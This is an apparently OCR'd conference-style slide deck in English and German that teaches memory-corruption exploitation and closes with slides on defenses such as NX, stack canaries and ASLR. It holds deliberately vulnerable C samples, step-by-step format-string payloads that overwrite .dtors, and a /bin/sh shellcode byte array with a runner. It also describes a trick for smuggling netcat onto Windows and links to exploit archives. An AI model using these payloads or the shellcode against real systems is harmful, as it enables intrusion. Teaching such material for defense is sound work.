- Application needs to copy data into a fixed size buffer, check

```
int a_function(char *src, int len)
{
    char dst(80);
    if (len > sizeof(buf))
    {
    printf("Thats too long\n");
        return 1;
    }
    memcpy(dst, src, len);
    return 0;
}
```

Negative-Size Bugs

• What happens if we enter -200?

• Memcpy() interprets -200 as unsigned value, in hex 0xffffff38, that means 4'294'967'096 bytes of data (decimal), crash ;-)

• Memcpy on BSD-derived systems can be abused, force to copy last three bytes of the buffer before copying the rest of the buffer (words copy (multiples of 4) faster than nonword-aligned addresses

• After copying the odd bytes, length to copy is reread from stack and used to copy rest, overwriting this value with the first three bytes, tricking memcpy() into copying much smaller amount of data and no crash

• Difficult to exploit :-(

Format String Bugs

- **Buffer Overflows are not the only type of bug**
- **Format StringBugs aka Formatstrings**
- **Control of format parameters in functions like printf() or syslog()**
- **String %d = parameter displayed as signed decimal integer**
- **String %s = parameter displayed as ASCII**

Format String Bugs

```
int main(int argc, char *argv[])
{
        if(argc < 2)
        {
                printf("Supply an argument\n");
                return 1;
        }
        printf(argv[1]);
        return 0;
}
```


Format String Bugs

```
./printme3 Hello
./printme3 %x
```


- %x = hex representation on stack, especially address of value of argument
- No argument, printf reads 4byte immediately above format string on the stack

```
./printme3 %x.%x.%x.%x
```

Format String Bugs




Format String Bugs



Format String Bugs

- ./printme3 ABC`perl -e 'print “%x.” x 55;'`
- ABC is placed into the buffer (local variable of main stack frame), stepping through the 55 words (220 bytes) above first argument to printf
- 43424100 ;-)

Format String Bugs



Format String Bugs

- Argument associate %7$s; or %53$s;
- %53$s;sAA\x80\xf6\xff\xbf = %53$s(padding)(address to read) = 0xbffff680
- Little endian = reversed
- ./printme3`perl -e 'print “%53$s” . “AA” . “\x80\xf6\xff\xbf”';`
- Now the fun stuff ;-)
- %n to write to arbitrary memory locations
- Supplying a pointer to the memory you wish to overwrite and issuing the %n specifier, write the numer of characters that printf() has writte so far directly to that memory address
- %.0<precision>x, 20 chars = %.020x

Format String Bugs

- **0Xbffff0c0 can take very long time, more efficient to write value in two blocks of two bytes, then use %hn specifier (writes short (2 bytes) instead of an int (2 bytes)**
- **> 0xffff bytes written, %hn writes only the least significant 2 bytes of the real value**
- **0Xfc0c to lowest 2 bytes of target address, then print 0xbfff – 0xf0c0 = 0xcf3f chars, write again to the highest 2 bytes of the target address**

Format String Bugs

- %.0(pad 1)x%(arg number 1)$hn%.0(pad 2)x%(arg number 2)
- $hn(address 1)(address 2)(padding)
- Pad 1 = lowest 2 bytes of the value you wish to write
- Pad 2 = the highest 2 bytes of value, minus Pad 1
- Arg Number 1= the offset from the first argument Address 1 in the buffer
- Arg Number 2 = the offset from the first argument Address 2 in the buffer
- Address 1 = the address of the lowest 2 bytes of address you wish to overwrite
- Address 2 = Address 1 + 2
- Padding = between 0 and 4 bytes, to get the adresses on an even word boundary

Format String Bugs

- Overwrite the .dtors (destructors) section
- Contains addresses of functions to be called when a program exits, shellcode executes on program finish
- objdump -t printf | grep \.dtors (.dtors = 0x8049544)
- Pad 1 = 0xbeef (48879 decimal)
- Pad 2 = 0xdead – 0xbeef = 0x1fbe (8126 decimal)
- Arg Number 1 = 114
- Arg Number 2 = 115
- Address 1 = 0x8049544
- Address 2 = 0x8049546
- %.048879x%105$hn%.08126x%106$hn\x44\x95\x04\x08\x46\x95\x04\x08

Format String Bugs

- gdb ./printme3
  - run `perl -e' print "%.048879x" . "%114\$hn" . "%.08126x" . "%115\$hn" . "\x44\x95\x04" . "\x08\x46\x95\x04\x08" . "A"';`
  - Segmentation fault :-)

Format String Bugs

- Funktionen
  - fprintf(), printf(), sprintf(), snprintf(), vfprintf(), vprintf(), vprintf(), vsprintf(), vsnprintf()
- Format
  - %d int, short, char Dezimal
  - %s char*, char[] Zeichenketten
  - %u unsigned int, short, char Vorzeichenlos Dezimal
  - %x int, short, char Hexadezimal
  - %p Zeiger (void*) Zeigeraddresse in Hexadezimal
  - %n (int*) Anzahl Zeichen out

More Bugs

- Race Condition (selten)
  - Verschiedene Prozesse kämpfen um das Erreichen eines Status, diesen Wettlauf kann jedoch nur einer gewinnen
  - Time to check to time of use = TOCTOU (TookToo)
    - 1 check access, if successful 2 access
    - Zeit dazwischen?, Datei manipuliert/ausgetauscht?
  - Functions (chmod, chown, fopen, mktemp, stat)
  - Mit Filehandler Zugriff sicherstellen/Datei sperren (Lock)
- Static Overflows (selten, ähnlich wie Heap)
  - Static overflow overwrites function pointer, generic pointer or authentication flag

Shellcode

- **Shell = Console für Zugriff auf's System, Code = Instruktionen**
- **Shellcode = binäre Prozessorinstruktionen, die (ursprünglich) eine Console öffnen**
- **System Calls or Syscalls**
- **Instruction 0x80 = CPU switches to kernel mode (not Windows!)**
- **Keine NULL-Bytes (0x00), beendet String**
- **NOP (\x90) = No Operation**
- **Puffer – Shellcode = Differenz, mit NOP-Instruktionen auffüllen (NOP-Schlitten / NOP-sled)**
- **NOP's between 0xbffff418 and 0xbffff41f**

Shellcode

- **Reduktion von 32bit-Register auf 16bit-Register oder 8bit-Halbregister (MOV eax → AX, AH, AL)**
- **OpCode ASCII**
  - **0x20 - 0x7f**
- **OpCode**
  - **Directly Hex ;-)**
  - **Directly Assembler :-o**
  - **C-Programm, disassemblieren**

More Shellcode

```
#include <stdlib.h>

main() {
    exit (0)
}
```

- gcc exitcode.c -o exitcode -g -static
- gdb exitcode
  - run
  - disassemble _exit
- objdump -d exitcode

More Shellcode

```
// spawnshell.c → shellcode.c
#include <stdio.h>
int main() {
    char *happy[2];
    happy[0] = "/bin/sh";
    happy[1] = NULL;
    execve (happy[0], happy, NULL);
}
```

More Shellcode

```
// spawnshell.c → shellcode.c
char shellcode[] =
      "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
      "\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
      "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";
int main()
{
  int *ret;
  ret = (int *)&ret + 2;
  (*ret) = (int)shellcode;
}
```

More Shellcode

- **Perl und Python (Perl verwandelt manchmal Charakter in Unicode)**
  - **`perl -e 'print “\x90\x90\x90\x90”;'`**
  - **`python -c 'print “\x90\x90\x90\x90”'`**
  - **`perl -e 'print "%x." x 55;'`**
  - **`python -c 'print “%x”*55'`**
  - **`perl -e 'print "%53$s" . "AA" . "\x90\x90\x90\x90"';`**
  - **`python -c 'print"%53$s"+"AA"+"\x90\x90\x90\x90"'`**

More Shellcode

- **Shellcode Extraktion**

```
#!/usr/bin/perl -w
$shellcode =
        "\x5e\x31...".
open(FILE, ">shellcode.bin");
print FILE "$shellcode";
close(FILE);
```

  - **ndisasm -b 32 shellcode.bin**

More Shellcode

- **Offset Finder**

  jmp esp (0xff 0xe4)

  call esp (0xff 0xd4)

  push esp; ret (0x54 0xc3)

- **Steal and reuse Connection: accept, recv, recvfrom, send, sendto (Windows also ReadFile, WriteFile)**
- **Shellcode Library ;-)**

Shellcode Library

- **Bind-Shell, Reverse-Shell, Find-Socket, Command Execution, User Manipulation, Flush IP-Tables, VNC-Inject, …**

- **Metasploit**

  http://www.metasploit.org/shellcode/

  http://www.metasploit.org/users/opcode/msfopcode.cgi

  http://www.metasploit.com/users/opcode/syscalls.html

- **Milw0rm**

  http://www.milw0rm.com/shellcode/

Windows Shellcode

- Keine direkten Kernelzugriffe über Interrupt 80h
- Interaktion der Anwendungen erfolgt über DLL's
- kernel32.dll einzige Komponente, die mit absoluter Sicherheit vorhanden ist
  - Extraktion Speicheradresse von Funktionen in DLL's
  - Schreiben eines Assembler-Konstrukts
  - objdump -d name.asm
- Debug Trick :)
  - http://www.toolcrypt.org hat dbgtool
  - netcat.exe → netcat.scr (alphanum), via shell übermitteln, danach mit debug.exe (debug < netcat.scr) → netcat.exe

Bug-Hunting

- **Methoden**
  - **Static Analysis**
    - **Source Code (Quelltext)**
    - **Binary (Binär disassembliert)**
  - **Fuzzing**
    - **Fault Injection**
  - **Dynamic Analysis**
    - **Debug while Fuzzing**
  - **Honeypot ;-)**

Static Analysis

- **Source Code (Quelltext)**
  - **Painful task :-(**
  - **Tools: Cscope, Ctags, Cbrowser**
  - **Automated: Splint, Cqual**
  - **Methoden**
    - **Top-Down: look for vuln, no in-depth understanding**
    - **Bottom-Up: deep understanding, then look for vuln**
    - **Selective: both combined**

Static Analysis

- Binary (Binär debug/disasm)
  - Windows: Immunity Debugger, Ollydbg
    - Debugging Symbols
  - Linux: Gdb, Objdump
    - gcc (-static) -g
- Kommerziell
  - IDA Pro: $515/y or $985/y

Fuzzing

- fuzz = Flaum, Fusel
- Fuzzing beschreibt den Vorgang, die Eingabe eines Programmes lokal oder übers Netzwerk mit Daten zu bombardieren, um dieses zu einem Absturz zu provozieren
- (Sehr) effektive Methode ;-)
- Fault Injection, Bit-Flipping (<length>ascii<0x00>, change length, ascii, 0x00 modified into large/negative), SPIKE (FIFO Queue/Buffer Class)
- Tools: Immunity Inc. SPIKE, Peach, Faultmon & RIOT

Bug Hunting

- **Dynamische Analyse: Debugging während Fuzzing ;-)**

- **Honeypot**
  - **Um Angriffe von Würmern und Hackern aufzufangen**
  - **Shellcode kann extrahiert werden**
  - **0days anybody? ;-)**

Vuln/Exploit Tools kommerziell

- Nessus Vulnerability Scanner
  - Tenable Security
  - $1200/y, Home Use

- Core Impact Exploit Framework
  - Core Security Technologies
  - ~$30'000/y

- CANVAS Exploit Framework
  - Immunity Inc
  - $1450 (+2920/y Upd/Supp, 35'980/y Early)

Vuln/Exploit Tools Open Source

- Attack Toolkit (ATK win32)
  - Vulnerability Scanner
  - Seit 2004
- OpenVAS
  - Vulnerability Scanner
  - Seit 2007 aktiv :-)
- Metasploit
  - Exploitation Framework
  - Seit 2003

Round-Up Speichermaniulation

- **Stack Segment**
  - local buffers with known sizes
- **Heap Segment**
  - dynamically allocated buffers with varying sizes
- **BSS and Data Segment**
  - static buffers used for global variables

Round-Up Speichermaniulation

- **Stack Smash**
  - **Saved Instruction Pointer for the Stack Frame is overwritten**
  - **strcpy(), memcpy()**
  - **Compromise in function epilogue(), instruction pointer is popped**
  - **Executes arbitrary code from a location of choice**

Round-Up Speichermaniulation

- **Stack Off-by-One**
  - **Least Significant Byte of the Saved Frame Pointer for the Stack Frame is overwritten**
  - **array[]'s**
  - **Parent stack frame exists slightly lower memory address (controllable memory)**
  - **Overwrite Saved Frame Pointer of the new Stack Frame and wait for function to exit (requiring two returns in succession) or overwrite a function pointer or other variable found within the new stack frame**
  - **Little endian processors only**

Round-Up Speichermaniulation

- **Heap Overflows**
  - **Too much data supplied to the heap, malloc()**
  - **Overwriting heap control structures for other memory chunks, function pointers or other data**
  - **BSD PHK (*BSD) doesn't mix heap data/control structures, only function pointer and adjacent heap data overwrite**
- **Race Condition**
  - **Processes fight each other for status, “Highlander”**
- **Static Overflows (similar to heap, rare)**
  - **Static overflow overwrites function pointer, generic pointer, authentication flag**

Round-Up Speichermaniulation

- **Integer Overflows**
  - **Delivery Mechanism for Stack, Heap and Static Overflows**
  - **Calculation Bugs result in large or negative numbers (not expected)**
  - **Overwrites saved instruction and frame pointers, heap control structures, function pointer, ...**
- **Format Strings**
  - **Direct Memory Access via Format Strings, printf(), syslog()**
  - **Provide a serie of format strings = often read data directly from memory or write data to arbitrary locations**
  - **Abusing printf() by forcing processing of format strings**

Defense

- **Non-executable stack and heap implementation**
  - **Windows XP Sp2, 2003/2008 Server, Vista, OpenBSD, Solaris, Linux**
  - **Prevention of Instruction Pointer overwrite**
  - **Return-into-libc or similar-attacks possible (library calls)**
- **Use of canary values in memory**
  - **2003/2008 Server, OpenBSD**
  - **Protection of saved frame and instruction pointers**
  - **Hashed word, known by the system, checked during execution (before function return), value modified, process killed**

Defense

- **Address Space Layout Randomization (ASLR)**
  - **PAX, ExecShield, GrSecurity**
  - **Prelink (prelink vs. runtime)**
  - ***NIX: Gentoo, Hardened*, OpenBSD, Trusted***
  - **Windows: XP Sp2 and 2003, Vista and 2008 (default *.exe/*.dll)**
  - **Mac OS X 10.5 (incomplete)**
- **ASCII Armored Address Space (AAAS)**
  - **Better on Big Endian Systems**

Defense

- **Running unusual Server architecture**
  - **NetBSD or SunSPARC**
  - **Big endian, stack and heap off-by-one bugs not practicable**
  - **Intel x86 shellcode fails :-)**
- **Compiling applications from source**
  - **Reliability on constants, precompiled packages (OpenSSH, WU-FTP, Apache), RPM = GOT and PLT standard and known**
- **Active system call monitoring**
  - **Host-based IDS (Eeye, Sana Security, ISS, Systrace)**
  - **Track socket()**

Cat & Mouse (Microsoft ;-)

- **Exploits abuse registers to trampoline into code**
  - **Microsoft zeroed registers**
- **Exploits jump directly to the stack**
  - **Microsoft forbid it**
- **Exploits use pop-pop-ret as trampoline**
  - **Microsoft implements SafeSEH (Structured Exception Handling)**
- **Exploits still feasable, need new techniques**
  - **Microsoft introduces Vista, changed SafeSEH**
- **Exploits still survived, sometimes easier than before (;-)**

Library Online

- http://www.phrack.com/issues.html?issue=49&id=14&mode=txt
- http://phrack.org/issues.html?issue=55&id=8&mode=txt
- http://phrack.org/issues.html?issue=55&id=15&mode=txt
- http://phrack.org/issues.html?issue=56&id=5&mode=txt
- http://phrack.org/issues.html?issue=57&id=5&mode=txt
- http://www.phrack.com/issues.html?issue=57&id=9&mode=txt
- http://phrack.org/issues.html?issue=57&id=15&mode=txt
- http://phrack.org/issues.html?issue=58&id=4&mode=txt
- http://www.phrack.com/issues.html?issue=59&id=7&mode=txt
- http://www.phrack.com/issues.html?issue=60&id=10&mode=txt
- http://www.phrack.com/issues.html?issue=61&id=6&mode=txt
- http://www.w00w00.org/files/articles/heaptut.txt
- http://www.fort-knox.org/thesis
- http://fakehalo.deadpig.org/IAO-paper.txt
- http://packetstormsecurity.org/papers/unix/formatstring-1.2.tar.gz
- http://www.metasploit.com/users/opcode/msfopcode.cgi

Exploits Online

- Exploit Search: http://exploitsearch.com/
- Securityvulns: http://securityvulns.com/exploits/
- Milw0rm: http://www.milw0rm.com/
- Packetstorm: http://packetstormsecurity.org/assess/exploits/
- Archives Neohapsis: http://archives.neohapsis.com/
- BugReport: http://www.bugreport.ir/
- VuPenSecurity: http://www.vupen.com/exploits/
- Metasploit: http://www.metasploit.com
- Shellcode: http://shellcode.org/

Besten Dank...

… für Ihre Aufmerksamkeit!

Wem darf ich eine Frage beantworten? ;-)

IndianZ
www.indianz.ch